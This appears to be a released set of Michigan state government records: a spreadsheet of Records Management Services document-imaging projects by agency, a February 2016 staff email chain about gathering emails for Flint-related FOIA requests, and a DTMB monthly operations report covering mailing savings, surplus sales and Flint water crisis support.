| 233 | RMS | MI-DLEG-017 | IRMA - Department of Licensing and Economic Growth - Legal Closing Dockets                                   |   |   | SOW |
| 234 | RMS | MI-DLEG-018 | IRMA - Department of Licensing and Economic Growth - OFIS Corporate Insurance Files                          |   |   | SOW |
| 235 | RMS | MI-DLEG-019 | IRMA - Department of Licensing and Economic Growth - OFIS Deferred Presentation                              |   |   | SOW |
| 236 | RMS | MI-DLEG-020 | IRMA - Department of Licensing and Economic Growth - OFIS Red Books  |   |   | SOW |
| 237 | RMS | MI-DLEG-021 | IRMA - Department of Licensing and Economic Growth - OFIS Regulatory Compliance                              |   |   | SOW |
| 238 | RMS | MI-DLEG-022 | IRMA - Department of Licensing and Economic Growth - Public Service Commission                               |   |   | SOW |
| 239 | RMS | MI-DLEG-023 | IRMA - Department of Licensing and Economic Growth - UA WOTC Power of Attorney                               |   |   | SOW |
| 240 | RMS | MI-DLEG-024 | IRMA - Department of Licensing and Economic Growth - UA Tax Daily  |   |   | SOW |
| 241 | RMS | MI-DLEG-025 | IRMA - Department of Licensing and Economic Growth - UA Tax Workflow   |   |   | SOW |
| 242 | RMS | MI-DLEG-026 | IRMA - Department of Licensing and Economic Growth - UA Unemployment Appeals Bureau of Hearings              |   |   | SOW |
| 243 | RMS | MI-DLEG-027 | IRMA - Department of Licensing and Economic Growth - UA WOTC Files   |   |   | SOW |
| 244 | RMS | MI-DLEG-028 | IRMA - Department of Licensing and Economic Growth - UA WOTC Workflow Files                                  |   |   | SOW |
| 245 | RMS | MI-DLEG-029 | IRMA - Department of Licensing and Economic Growth - Wage and Hour   |   |   | SOW |
| 246 | RMS | MI-DLEG-030 | IRMA - Department of Licensing and Economic Growth - Worker's Compensation Processing                        |   |   | SOW |
| 247 | RMS | MI-DLEG-031 | IRMA - Department of Licensing and Economic Growth - Worker's Compensation                                   |   |   | SOW |

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| 248 | RMS | MI-DLEG-033 | IRMA - Department of Licensing and Economic Growth - Construction Codes Permits                                    |   |   | SOW |
| 249 | RMS | MI-DLEG-034 | IRMA - Department of Licensing and Economic Growth - Construction Codes Administrative Rule Set                    |   |   | SOW |
| 250 | RMS | MI-DLEG-035 | IRMA - Department of Licensing and Economic Growth - UA Tax Batch Files  |   |   | SOW |
| 251 | RMS | MI-DLEG-036 | IRMA - Department of Licensing and Economic Growth - MSHDA PBCA  |   |   | SOW |
| 252 | RMS | MI-DLEG-037 | IRMA - Department of Licensing and Economic Growth - Liquor Control Meeting Minutes                                |   |   | SOW |
| 253 | RMS | MI-DLEG-038 | IRMA - Department of Licensing and Economic Growth - MEDC Accounts Payable   |   |   | SOW |
| 254 | RMS | MI-DLEG-039 | IRMA - Department of Licensing and Economic Growth - Workers Compensation Appellate Commission Opinions and Orders |   |   | SOW |
| 255 | RMS | MI-DLEG-040 | IRMA - Department of Licensing and Economic Growth - OFIS Corporate Banking Files                                  |   |   | SOW |
| 256 | RMS | MI-DLEG-041 | IRMA - Department of Licensing and Economic Growth - MEDC HR   |   |   | SOW |
| 257 | RMS | MI-DLEG-042 | IRMA - Department of Licensing and Economic Growth - Liquor Control ADA sheets                                     |   |   | SOW |
| 258 | RMS | MI-DLEG-043 | IRMA - Department of Licensing and Economic Growth - Corporations Annual Reports                                   |   |   | SOW |
| 259 | RMS | MI-DLEG-044 | IRMA - Department of Licensing and Economic Growth - MSHDA CORE  |   |   | SOW |
| 260 | RMS | MI-DLEG-045 | IRMA - Department of Licensing and Economic Growth - Construction Codes - Boiler License Files                     |   |   | SOW |
| 261 | RMS | MI-DLEG-046 | IRMA - Department of Licensing and Economic Growth - Construction Codes - Elevator License Files                   |   |   | SOW |
| 262 | RMS | MI-DLEG-047 | IRMA - Department of Licensing and Economic Growth - Employee Expense Report                                       |   |   | SOW |
| 263 | RMS | MI-DLEG-048 | IRMA - Department of Licensing and Economic Growth - Construction Codes - Elevator Permit Files                    |   |   | SOW |
| 264 | RMS | MI-DLEG-049 | IRMA - Department of Licensing and Economic Growth - MSHDA MHA-H4HH  |   |   | SOW |
| 265 | RMS | MI-DLEG-050 | IRMA - Department of Licensing and Economic Growth - Construction Codes - Code Enforcement                         |   |   | SOW |
| 266 | RMS | MI-DLEG-051 | IRMA - IRMA - Department of Licensing and Economic Growth - Construction Codes - Electrician Licensing             |   |   | SOW |
| 267 | RMS | MI-DLEG-052 | IRMA - MSHDA - Homeless Initiatives  |   |   | SOW |
| 268 | RMS | MI-DLEG-053 | IRMA - LARA - Office of Financial and Insurance Regulation - Investment Advisor Files (TRIM, Scanning)             |   |   | SOW |
| 269 | RMS | MI-DLEG-054 | IRMA - LARA - Liquor Control Meeting Minutes - (Format Conversion)   |   |   | SOW |
| 270 | RMS | MI-DLEG-055 | IRMA - LARA - Rehabilitation Services (Imaging)  |   |   | SOW |
| 271 | RMS | MI-DLEG-056 | IRMA - LARA - Bureau of Health Care Services - Licensing Board Meeting Minutes (Film)                              |   |   | SOW |
| 272 | RMS | MI-DLEG-057 | IRMA - Workers Compensation TIFF to PDF conversion   |   |   | SOW |
| 273 | RMS | MI-DLEG-058 | IRMA - PUBLIC SERVICE COMMISSION - MOTOR CARRIER LICENSE FILE (Scanning)   |   |   | SOW |



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| 274 | RMS | MI-DLEG-059 | IRMA - Liquor Control - Data Entry of Renewal Forms(TRIM)                       |   |   | SOW |
| 275 | RMS | MI-DLEG-060 | IRMA - BCC -Electrical Licensing Microfilm Jackets conversion (IRMA)            |   |   | SOW |
| 276 | RMS | MI-DLEG-061 | IRMA - LARA Corporations- Corporation Identification cards (imaging)            |   |   | SOW |
| 277 | RMS | MI-DLEG-062 | IRMA - Liquor Control - ADA shipping records (TRIM)                             |   |   | SOW |
| 278 | RMS | MI-DMB-001  | IRMA - Department of Management and Budget - Accounts Payable                   |   |   | SOW |
| 279 | RMS | MI-DMB-002  | IRMA - Department of Management and Budget - Finance (Obsolete)                 |   |   | SOW |
| 280 | RMS | MI-DMB-002  | IRMA - Department of Management and Budget - Journal Vouchers                   |   |   | SOW |
| 281 | RMS | MI-DMB-003  | IRMA - Department of Management and Budget - Infrastructure                     |   |   | SOW |
| 282 | RMS | MI-DMB-003  | IRMA - Department of Management and Budget - ORS Scan on Demand                 |   |   | SOW |
| 283 | RMS | MI-DMB-004  | IRMA - Department of Management and Budget - ORS Member Refunds                 |   |   | SOW |
| 284 | RMS | MI-DMB-005  | IRMA - Department of Management and Budget - ORS SERS                           |   |   | SOW |
| 285 | RMS | MI-DMB-006  | IRMA - Department of Management and Budget - ORS Processing                     |   |   | SOW |
| 286 | RMS | MI-DMB-007  | IRMA - Department of Management and Budget - ORS Microfiche Scanning            |   |   | SOW |
| 287 | RMS | MI-DMB-008  | IRMA - Department of Management and Budget - ORS Microfilm Scanning             |   |   | SOW |
| 288 | RMS | MI-DMB-009  | IRMA - Department of Management and Budget - ORS Retirement Conversion          |   |   | SOW |
| 289 | RMS | MI-DMB-010  | IRMA - Department of Management and Budget - WC Microfilm Replacement           |   |   | SOW |
|     | RMS | MI-DMB-011  | IRMA - Department of Management and Budget - ORS SERS Retirement Conversion     |   |   | SOW |
| 290 |     |             |   |   |   |     |
|     | RMS | MI-DMB-012  | IRMA - Department of Management and Budget - Documentation of Access Card       |   |   | SOW |
| 291 |     |             |   |   |   |     |
| 292 | RMS | MI-DMB-013  | IRMA - Department of Management and Budget - VTS Vehicle Purchase Reports       |   |   | SOW |
|     | RMS | MI-DMB-014  | IRMA - Department of Management and Budget - Trantor Consolidation / Relocation |   |   | SOW |
| 293 |     |             |   |   |   |     |
| 294 | RMS | MI-DMB-015  | IRMA - DTMB - Design and Construction - Scan on Demand                          |   |   | SOW |
| 295 | RMS | MI-DMB-016  | IRMA - DTMB - Facilities and Construction - Film Scanning (IRMA) - IRENE HENRY  |   |   | SOW |
|     | RMS | MI-DMB-017  | IRMA - DTMB - Financial Services (TRIM) scanning (security agreements for main) |   |   | SOW |
| 296 |     |             |   |   |   |     |
| 297 | RMS | MI-DMB-018  | IRMA - Office of State Employer - Contract Support Documents                    |   |   | SOW |
| 298 | RMS | MI-DMB-019  | IRMA - DTMB Office of Retirement Services - (Mail Merge Templates)              |   |   | SOW |
| 299 | RMS | MI-DNR-001  | IRMA - Department of Natural Resources - Commercial Forest Management           |   |   | SOW |
|     | RMS | MI-DNR-002  | IRMA - Department of Natural Resources -Land and Facilities Granted Easements   |   |   | SOW |
| 300 |     |             |   |   |   |     |
|     | RMS | MI-DNR-003  | IRMA - Department of Natural Resources - Property Management Purchase Deeds     |   |   | SOW |
| 301 |     |             |   |   |   |     |
| 302 | RMS | MI-DNR-004  | IRMA - Department of Natural Resources - Wildlife Management                    |   |   | SOW |
| 303 | RMS | MI-DNR-005  | IRMA - Department of Natural Resources - Land Records                           |   |   | SOW |
| 304 | RMS | MI-DNR-006  | IRMA - Department of Natural Resources - Wildlife Permit Files                  |   |   | SOW |
| 305 | RMS | MI-DNR-007  | IRMA - Department of Natural Resources - Certificates of Error                  |   |   | SOW |
| 306 | RMS | MI-DNR-008  | IRMA - Department of Natural Resources - Land Board Deeds                       |   |   | SOW |
| 307 | RMS | MI-DNR-009  | IRMA - Department of Natural Resources - Exchanges                              |   |   | SOW |
| 308 | RMS | MI-DNR-010  | IRMA - Department of Natural Resources - Michigan Island Inventory              |   |   | SOW |
| 309 | RMS | MI-DNR-011  | IRMA - Department of Natural Resources - Saint Clair Flats                      |   |   | SOW |

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| 310 | RMS | MI-DNR-012   | IRMA - Department of Natural Resources - Light House Logs                           |   |   | SOW |
|     | RMS | MI-DNR-013   | IRMA - Department of Natural Resources - Commercial Forest Management (Conversion)  |   |   | SOW |
| 311 |     |              |   |   |   |     |
| 312 | RMS | MI-DNR-014   | IRMA - DNR Forrest Fire Experimentation Station                                     |   |   | SOW |
| 313 | RMS | MI-DOE-001   | IRMA - Department of Education - Closed Academy Student Records                     |   |   | SOW |
| 314 | RMS | MI-DOE-002   | IRMA - Department of Education - Special Education Complaint Files Microfilm        |   |   | SOW |
| 315 | RMS | MI-DOE-003   | IRMA - Department of Education - Special Education                                  |   |   | SOW |
| 316 | RMS | MI-DOE-004   | IRMA - Department of Education - Litigation Support (Imaging)                       |   |   | SOW |
| 317 | RMS | MI-DOE-005   | IRMA - Michigan Library Film Duplication  |   |   | SOW |
| 318 | RMS | MI-DOS-001   | IRMA - Department of State - Driver and Vehicle Records                             |   |   | SOW |
| 319 | RMS | MI-DOS-002   | IRMA - Department of State - Great Seal Notary Files                                |   |   | SOW |
| 320 | RMS | MI-DOS-003   | IRMA - Department of State - Uniform Commercial Code                                |   |   | SOW |
| 321 | RMS | MI-DOS-004   | IRMA - Department of State - Document Services                                      |   |   | SOW |
| 322 | RMS | MI-DOS-005   | IRMA - Secretary of State - Film Processing   |   |   | SOW |
| 323 | RMS | MI-DOS-006   | IRMA - Bureau of Elections - registration cards (IRMA)                              |   |   | SOW |
| 324 | RMS | MI-DOT-001   | IRMA - Department of Transportation - C&T   |   |   | SOW |
| 325 | RMS | MI-DOT-002   | IRMA - Department of Transportation - Railroad Files                                |   |   | SOW |
| 326 | RMS | MI-DOT-003   | IRMA - Department of Transportation - Design Drawings                               |   |   | SOW |
| 327 | RMS | MI-DOT-004   | IRMA - Department of Transportation - Environmental (Obsolete)                      |   |   | SOW |
| 328 | RMS | MI-DOT-005   | IRMA - Department of Transportation - Geo Technical Services                        |   |   | SOW |
| 329 | RMS | MI-DOT-006   | IRMA - Department of Transportation - Real Estate                                   |   |   | SOW |
| 330 | RMS | MI-DOT-007   | IRMA - Department of Transportation - Aeronautics Construction Plans                |   |   | SOW |
| 331 | RMS | MI-DOT-008   | IRMA - Department of Transportation - Aeronautics Land Records                      |   |   | SOW |
| 332 | RMS | MI-DOT-009   | IRMA - Department of Transportation - Aeronautics MISC                              |   |   | SOW |
| 333 | RMS | MI-DOT-010   | IRMA - Department of Transportation - DBE CD Conversion                             |   |   | SOW |
| 334 | RMS | MI-DOT-011   | IRMA - Department of Transportation - Construction Records                          |   |   | SOW |
| 335 | RMS | MI-DOT-012   | IRMA - Department of Transportation - C&T Construction Project Records              |   |   | SOW |
| 336 | RMS | MI-DOT-013   | IRMA - Department of Transportation - Buisness Development                          |   |   | SOW |
| 337 | RMS | MI-DOT-014   | IRMA - Department of Transportation - Regional Construction                         |   |   | SOW |
| 338 | RMS | MI-DOT-015   | IRMA - Department of Transportation - Pavement Management                           |   |   | SOW |
| 339 | RMS | MI-DOT-016   | IRMA - Department of Transportation - Categorical Exclusion Records                 |   |   | SOW |
| 340 | RMS | MI-DOT-017   | IRMA - Department of Transportation - Human Resources                               |   |   | SOW |
|     | RMS | MI-DOT-018   | IRMA - Department of Transportation - Soil Test Reports (Not IRMA or TRIM, Imaging) |   |   | SOW |
| 341 |     |              |   |   |   |     |
| 342 | RMS | MI-DOT-020   | IRMA - Department of Transportation - Design - Film Scanning                        |   |   | SOW |
| 343 | RMS | MI-DOT-021   | IRMA - MDTOT - 3.5 Disk to DVD image conversion                                     |   |   | SOW |
| 344 | RMS | MI-DTMB-018a | IRMA - Office of Financial Management W-9 (TRIM)                                    |   |   | SOW |
| 345 | RMS | MI-DTMB-019  | IRMA - DTMB ORS Post Card Responses (Imaging)                                       |   |   | SOW |
| 346 | RMS | MI-DTMB-020  | IRMA - DTMB Office of Retirement Services The Mail Documents (Scanning)             |   |   | SOW |
| 347 | RMS | MI-DTMB-021  | IRMA - DTMB Print and Mail Services Apeature Card Scanning (Scanning)               |   |   | SOW |
| 348 | RMS | MI-HAL-001   | IRMA - HAL - Archives Rural Property Cards  |   |   | SOW |
| 349 | RMS | MI-HAL-002   | IRMA - HAL - Historic Preservation  |   |   | SOW |

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|-----|-----|--------------|---|---|---|-----|
| 350 | RMS | MI-HAL-003   | IRMA - HAL- Michigan History Magazine   |   |   | SOW |
| 351 | RMS | MI-HAL-004   | IRMA - HAL- RMS Local Government  |   |   | SOW |
| 352 | RMS | MI-HAL-005   | IRMA - HAL- Archives Regimental Records                                       |   |   | SOW |
| 353 | RMS | MI-HAL-006   | IRMA - HAL- Accounts Payable  |   |   | SOW |
| 354 | RMS | MI-HAL-007   | IRMA - HAL- Executive   |   |   | SOW |
| 355 | RMS | MI-HREP-001  | IRMA - House of Representatives - Committee Reports                           |   |   | SOW |
| 356 | RMS | MI-LARA-063  | IRMA - GAS SAFETY DIVISION - WELL FILS (TRIM)                                 |   |   | SOW |
| 357 | RMS | MI-LARA-064  | IRMA - GAS SAFETY DIVISION - FIELD FILES (TRIM)                               |   |   | SOW |
|     | RMS | MI-LARA-065  | IRMA - LARA Underground Storage Tanks (new combines closed and open tanks)    |   |   | SOW |
| 358 |     |              |   |   |   |     |
| 359 | RMS | MI-MDA-001   | IRMA - Agriculture - Environmental Stewardship Farmland Agreements            |   |   | SOW |
| 360 | RMS | MI-MDA-002   | IRMA - Agriculture - Laboratory Division Food and Dairy                       |   |   | SOW |
| 361 | RMS | MI-MDA-003   | IRMA - Agriculture - Laboratory Division Food CAR data Conversion             |   |   | SOW |
| 362 | RMS | MI-MDA-004   | IRMA - Agriculture - Laboratory Division Food, Feed, and Fertilizer           |   |   | SOW |
| 363 | RMS | MI-MDA-005   | IRMA - Agriculture - Laboratory Division Motor Fuel                           |   |   | SOW |
| 364 | RMS | MI-MDA-006   | IRMA - Agriculture - Laboratory Division Weights and Measures                 |   |   | SOW |
| 365 | RMS | MI-MDA-007   | IRMA - Agriculture - Laboratory Division Pesticides                           |   |   | SOW |
| 366 | RMS | MI-MDA-008   | IRMA - Agriculture - Laboratory Division Seed Samples                         |   |   | SOW |
| 367 | RMS | MI-MDA-010   | IRMA - Agriculture - Food and Dairy   |   |   | SOW |
| 368 | RMS | MI-MDA-011   | IRMA - Agriculture - Baseline Agreements                                      |   |   | SOW |
| 369 | RMS | MI-MDA-012   | IRMA - Agriculture - Site Plan Files  |   |   | SOW |
| 370 | RMS | MI-MDA-013   | IRMA - Agriculture - Migrant Housing Licensing Applications                   |   |   | SOW |
| 371 | RMS | MI-MDA-014   | IRMA - Agriculture - Migrant Housing Inspections                              |   |   | SOW |
| 372 | RMS | MI-MDA-015   | IRMA - Agriculture - Migrant Housing Infrastructure                           |   |   | SOW |
| 373 | RMS | MI-MDA-016   | IRMA - Agriculture - Migrant Housing Grants                                   |   |   | SOW |
| 374 | RMS | MI-MDA-017   | IRMA - Agriculture - Environmental Stewardship - Correspondence Docs          |   |   | SOW |
| 375 | RMS | MI-MDA-018   | IRMA - Agriculture - Weights and Measures                                     |   |   | SOW |
| 376 | RMS | MI-MDA-019   | IRMA - Agriculture - Accounts Payable   |   |   | SOW |
| 377 | RMS | MI-MDA-020   | IRMA - Agriculture - Water Quality Samples (Migrant Worker Housing Camps)     |   |   | SOW |
| 378 | RMS | MI-MDA-021   | IRMA - Agriculture - Farmland Agreements (Film Indexing)                      |   |   | SOW |
| 379 | RMS | MI-MDA-022   | IRMA - Migrant Camp Workers - Back File Conversion                            |   |   | SOW |
| 380 | RMS | MI-MDA-023   | IRMA - Environmental Stewardship - Conservation Easements (IRMA)              |   |   | SOW |
| 381 | RMS | MI-MDA-024   | IRMA - MDARD Conservation Easments CREP Contracts (IRMA)                      |   |   | SOW |
| 382 | RMS | MI-MDA-025   | IRMA - Department of Agriculture-Animal Industry Division                     |   |   | SOW |
| 383 | RMS | MI-MDVA-001  | IRMA - Department of Veterans Affairs - DD214                                 |   |   | SOW |
| 384 | RMS | MI-MDVA-002  | IRMA - MDVA - Historical DD214 (Imaging)                                      |   |   | SOW |
| 385 | RMS | MI-MSHDA-001 | IRMA - MIRMA - SHDA - CALL CENTER REPORTS (IRMA)                              |   |   | SOW |
| 386 | RMS | MI-MSHDA-002 | IRMA - State Historic Preservation Office -Contract Files (scanning for TRIM) |   |   | SOW |
| 387 | RMS | MI-MSHDA-003 | IRMA - MSHDA Legal - Tax Abatement Files (scanning for TRIM)                  |   |   | SOW |
| 388 | RMS | MI-MSHDA-004 | IRMA - MSHDA - Legal Research Files (TRIM)                                    |   |   | SOW |
| 389 | RMS | MI-MSP-001   | IRMA - MSP - CIIC Gun Permits   |   |   | SOW |
| 390 | RMS | MI-MSP-002   | IRMA - MSP - CIIC Incident Reports  |   |   | SOW |

|     | A   | B           | C  | D | E | F   |
|-----|-----|-------------|--|---|---|-----|
| 391 | RMS | MI-MSP-003  | IRMA - MSP - Human Resources   |   |   | SOW |
| 392 | RMS | MI-MSP-004  | IRMA - MSP - Sex Offender Registry   |   |   | SOW |
| 393 | RMS | MI-MSP-005  | IRMA - MSP - Violent Crimes Unit - DD-79   |   |   | SOW |
| 394 | RMS | MI-MSP-006  | IRMA - MSP - Bus Safety Inspection   |   |   | SOW |
| 395 | RMS | MI-MSP-007  | IRMA - MSP - CJC Gun Permit - Cards (Film Conversion, Scanning, And Indexing).                           |   |   | SOW |
| 396 | RMS | MI-MSP-008  | IRMA - Evidence File   |   |   | SOW |
| 397 | RMS | MI-MVAA-001 | IRMA - MMVA - DD214 Copy 6 Microfilm clean-up - Error corrections to indexing and microfilm (Conversion) |   |   | SOW |
| 398 | RMS | MI-MVAA-002 | IRMA - MVVA - DD214 PAPER SCANNING   |   |   | SOW |
| 399 | RMS | MI-SC-001   | IRMA - Supreme Court - Judicial Tenure Commission  |   |   | SOW |
| 400 | RMS | MI-SEN-001  | IRMA - Senate - Senate Finance   |   |   | SOW |
| 401 | RMS | MI-TREA-001 | IRMA - Treasury - Affidavits of Land Transfers   |   |   | SOW |
| 402 | RMS | MI-TREA-002 | IRMA - Treasury - Compliance   |   |   | SOW |
| 403 | RMS | MI-TREA-003 | IRMA - Treasury - Equalization Documents   |   |   | SOW |
| 404 | RMS | MI-TREA-005 | IRMA - Treasury - MET  |   |   | SOW |
| 405 | RMS | MI-TREA-006 | IRMA - Treasury - OSG  |   |   | SOW |
| 406 | RMS | MI-TREA-007 | IRMA - Treasury - PTA/MCR/MF/SUW/SUM   |   |   | SOW |
| 407 | RMS | MI-TREA-008 | IRMA - Treasury - Scholarships and Grants  |   |   | SOW |
| 408 | RMS | MI-TREA-009 | IRMA - Treasury - Student Financial Services Processing  |   |   | SOW |
| 409 | RMS | MI-TREA-010 | IRMA - Treasury - Tax Amnesty  |   |   | SOW |
| 410 | RMS | MI-TREA-011 | IRMA - Treasury - Tax Roll Books   |   |   | SOW |
| 411 | RMS | MI-TREA-012 | IRMA - Treasury - Sweeper Files  |   |   | SOW |
| 412 | RMS | MI-TREA-013 | IRMA - Treasury - MSHDA Fair Housing Documents   |   |   | SOW |
| 413 | RMS | MI-TREA-014 | IRMA - Treasury - Charitable Gaming (TRIM)   |   |   | SOW |
| 414 | RMS | MI-TREA-015 | IRMA - Treasury - Local Government Emergency Management  |   |   | SOW |
| 415 | RMS | MI-TREA-016 | IRMA - Treasury - MET Terminations and Transfers (Imaging)   |   |   | SOW |
| 416 | RMS | MI-TREA-017 | IRMA - Treasury - MET Tiff to PDF conversion   |   |   | SOW |
| 417 | RMS | MI-TREA-018 | IRMA - Treasury - MET Contract Files   |   |   | SOW |
| 418 | RMS | MI-TREA-019 | IRMA - Treasury - MET Supplemental Files   |   |   | SOW |
| 419 | RMS | MI-TREA-020 | IRMA - Treasury - MET Scan on Demand   |   |   | SOW |
| 420 | RMS | MI-TREA-021 | IRMA - Treasury - Data to Image Conversion (FileNet)   |   |   | SOW |
| 421 | RMS | MI-TREA-022 | IRMA - Treasury - Historical Document (Imaging)  |   |   | SOW |
| 422 | RMS | No Number   | IRMA - Department of Management and Budget - Design and Construction                                     |   |   | SOW |
| 423 | RMS | No Number   | IRMA - Department of Natural Resources - Grand Rapids Collections  |   |   | SOW |
| 424 | RMS | No Number   | IRMA - Department of Transportation - Aperture Card Conversion   |   |   | SOW |
| 425 | RMS | No Number   | IRMA - Department of Transportation - ACT 51IRMA - d   |   |   | SOW |
| 426 | RMS | No Number   | IRMA - HAL - Land Patents  |   |   | SOW |
| 427 | RMS | No Number   | IRMA - Environmental Quality - GRB Services  |   |   | SOW |

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**From:** Mears, Greg (DTMB)  
**Sent:** Thursday, February 11, 2016 11:26 AM  
**To:** Sample, Brice (DTMB);Thompson, Kristi (DTMB)  
**Subject:** RE: Help with FOIA requests

Ok, right after this conf call I'm on... What time are you going to lunch?

*Greg Mears  
Client Specialist  
Serving DTMB and Civil Service  
Mason Building- 517-284-4524  
Cell 517-388-5445*

**Need me in a Hurry? Email me at:** [DTMB-MCSC-EO-Client-Specialists@michigan.gov](mailto:DTMB-MCSC-EO-Client-Specialists@michigan.gov)

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**From:** Sample, Brice (DTMB)  
**Sent:** Thursday, February 11, 2016 11:16 AM  
**To:** Mears, Greg (DTMB) <[mearsg@michigan.gov](mailto:mearsg@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Help with FOIA requests

Give me a call we can discuss

Brice Sample, CRM  
Records Manager  
DTMB, OSS, LOS  
Records Management Services  
[http://www.michigan.gov/dtmb/0,5552,7-150-9141\\_21738-....00.html](http://www.michigan.gov/dtmb/0,5552,7-150-9141_21738-....00.html)  
517-335-9450

DTMB service catalog  
[http://inside.michigan.gov/dtmb/0,5552,7-150-9141\\_21738-....00.html](http://inside.michigan.gov/dtmb/0,5552,7-150-9141_21738-....00.html)

**DTMB**  
**HELP. CONNECT. SOLVE.**

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**From:** Mears, Greg (DTMB)  
**Sent:** Thursday, February 11, 2016 11:13 AM  
**To:** Sample, Brice (DTMB) <[sampleb@michigan.gov](mailto:sampleb@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** FW: Help with FOIA requests  
**Importance:** High

Folks,

I have never done a FOIA request, only plenty of Litigation Holds. Do you folks have nay experience with this?

*Greg Mears  
Client Specialist*

*Serving DTMB and Civil Service*  
*Mason Building 517-284-4524*  
*Cell 517-388-5445*

**Need me in a Hurry? Email me at:** [DTMB-MCSC-EO-Client-Specialists@michigan.gov](mailto:DTMB-MCSC-EO-Client-Specialists@michigan.gov)

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**From:** Westfall, Laurie (DTMB)  
**Sent:** Thursday, February 11, 2016 10:41 AM  
**To:** Mears, Greg (DTMB) <[mearsg@michigan.gov](mailto:mearsg@michigan.gov)>  
**Cc:** Gabler, David (DTMB) <[GablerD@michigan.gov](mailto:GablerD@michigan.gov)>; Roeske, Debbie (DTMB) <[RoeskeD@michigan.gov](mailto:RoeskeD@michigan.gov)>; Thomas, Maria (DTMB) <[ThomasM16@michigan.gov](mailto:ThomasM16@michigan.gov)>; Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>  
**Subject:** FW: Help with FOIA requests  
**Importance:** High

Greg – any thoughts? Would record retention/document management come in to play – E-discovery system? Glenn is on vacation and I’m not sure what the options are for our MDE client.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

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**From:** MSP-EOC-MDEDUCTN  
**Sent:** Thursday, February 11, 2016 10:19 AM  
**To:** Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>  
**Cc:** Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>  
**Subject:** Help with FOIA requests

Laurie and Glenn,

Dave Head and I attended yesterday’s Flint FOIA meeting. Many GMs were there.

I need some technical help with getting all the documents. There is some statewide system that we have to upload all our documents.

Can someone get me some idea what to tell staff on the best way to collect all the emails? What do I tell staff to do in order to send me all the emails? Is there a technical way? I hope something other than sending me all the emails.

Louis

Louis Burgess  
Emergency Management Coordinator  
Michigan Department of Education  
[Burgessl@michigan.gov](mailto:Burgessl@michigan.gov)  
Office: 517.335.3672  
Mobile: 517.930.4670

# ALL ABOUT US

OUR MONTHLY REPORTS



**HELP. CONNECT. SOLVE.**

**SAVINGS REALIZED BY  
MAILING SERVICES  
CUSTOMERS when mail is  
pre-sorted and batched FYTD:**

- Presort Letters - \$2,075,013
- Presort 2<sup>nd</sup> Ounce Letters - \$585,630
- Presort Flats - \$104,269\*
- Total Presort Savings- \$2,764,912
- Consulting Savings - \$64,301

\* presorted flat-size mail has not been presorted since Jan. 13. The vendor (Bell & Howell) is working to correct this issue with additional testing.

## State Surplus MiBid Results

- Posted 119 auctions
- Sold 68 vehicles
- Sales of \$367,439
- Retained Revenue MiBid - \$103,096

## Federal Surplus

- Two new applications for federal program
- Two Federal Surplus Donations
- Retained Revenue from donations - \$451

## Delivery Services

- Revenue – January FY 2016: \$191,216 on 174 work orders
- Revenue from move jobs – January FY16: \$36,084

## OSS Steps Up to Assist in Flint Water Crisis

- Printing Services staff have printed over 1.2 million palm cards and 1 million water testing forms, in English, Spanish and Arabic. These jobs were all quick turnaround – sometimes a matter of hours! Staff stepped up to the challenge! Special thanks to **Mark Miller, Todd Martin, Arnie Castillo, Brad Schumann, Shay Cooper, Tina Luna, Scott Barclay, Dan Chipman, Tom Cooley and William Banks** for going above and beyond in providing excellent customer service!
- The Federal Surplus Property Program received help from the National Association of State Agencies for Surplus Property (NASAP) obtaining bottled water from the South Carolina Surplus Program. South Carolina had an entire warehouse full of bottled water that was left over from a flooding emergency. With the help of Scott Pepperman, of NASASP, MISASP was able to arrange shipping for the water to be delivered to Flint and distributed throughout the city. Approximately 175,000 bottles (92 pallets) of water were successfully delivered to Flint to assist with the water crisis.
- Employees from the Delivery Services Team have been working tirelessly helping out with the Flint Water Crisis since Jan. 9, 2016. They have done a fantastic job and it has been greatly appreciated. Please join me in thanking **Brent Thelen, Jim Thomas, Jeff Bailey, Sam Putmon, Sean Dennison, Brian Cardwell and Steven Kesson**.
- Beginning Jan. 13, VTS Garage employees **John Lance, Kevin Moe and John Patterson** have worked many hours, seven days a week, while putting their family and VTS duties second, assisting with water delivery efforts in Flint. Their primary mission has been to transport pallets of bottled water from a central warehouse to various fire departments. We thank them for their efforts along with their dedication to helping the people of Flint.

**Great Examples of Teamwork!**

## Records Management Services

- DHHS is moving its employees who are currently working in the Capitol View building to the building that MSP is moving out of. The Senate will be moving into Capitol View, and MSP is moving out to the Secondary Complex. DHHS hired a consultant to coordinate the move, and the consultant contacted RMS for help with records management issues. RMS was asked to provide training to the affected employees. RMS taught 4 classes, and 84 people registered to attend the classes. The classes addressed how to identify records that need to be kept, Retention and Disposal Schedules, storage issues, and tips for moving.
- Records Management Services held meetings with local offices in Wayne County from the Department of Health and Human Services to discuss the transition from Iron Mountain to Royal Oak Storage for the storage of its boxes of closed case files. 74 boxes from the Western Wayne County office are scheduled to be picked up and delivered to Royal Oak Storage on February 5, which marks the first boxes sent to the new storage vendor. Approximately 95,000 boxes will be moved from Iron Mountain to Royal Oak.

### Records Manager Projects (formerly TRIM)

- The Department of State Human Resources office, already a Records Manager customer, intends to expand its use to its Labor Relations section, using the same configuration already in use by Department of Health & Human Services Labor Relations section. Records Management Services (RMS) will host a meeting with multiple HR offices using Records Manager to go over the labor relations configuration and establish a standardized configuration for use by any HR Labor Relations section.
- The Michigan Department of Transportation (MDOT) signed a charter to use Records Manager for its Human Resources office, leveraging the standardized structure made available through previous HR projects with DHS, MDOS, DTMB, and Quality of Life (DEQ/DNR/MDARD). A training has been scheduled for February 22, 2016, to give the implementation team hands on experience with generic records as part of the standardized structure.

## Delivery Services Thanked

○ 1/28/2016

Just wanted to say thank you. The crew was extremely nice, polite and waited patiently to be told where to put file cabinets. They also, didn't get full use of the dock at the Grand Tower because of the semi they had to use. So they had more work than usual moving items from the truck to their destination.

Just thought I'd pass this along, thank you!

*Michelle Holloway*, Project Manager, Bureau of Organizational Services





## New Staff

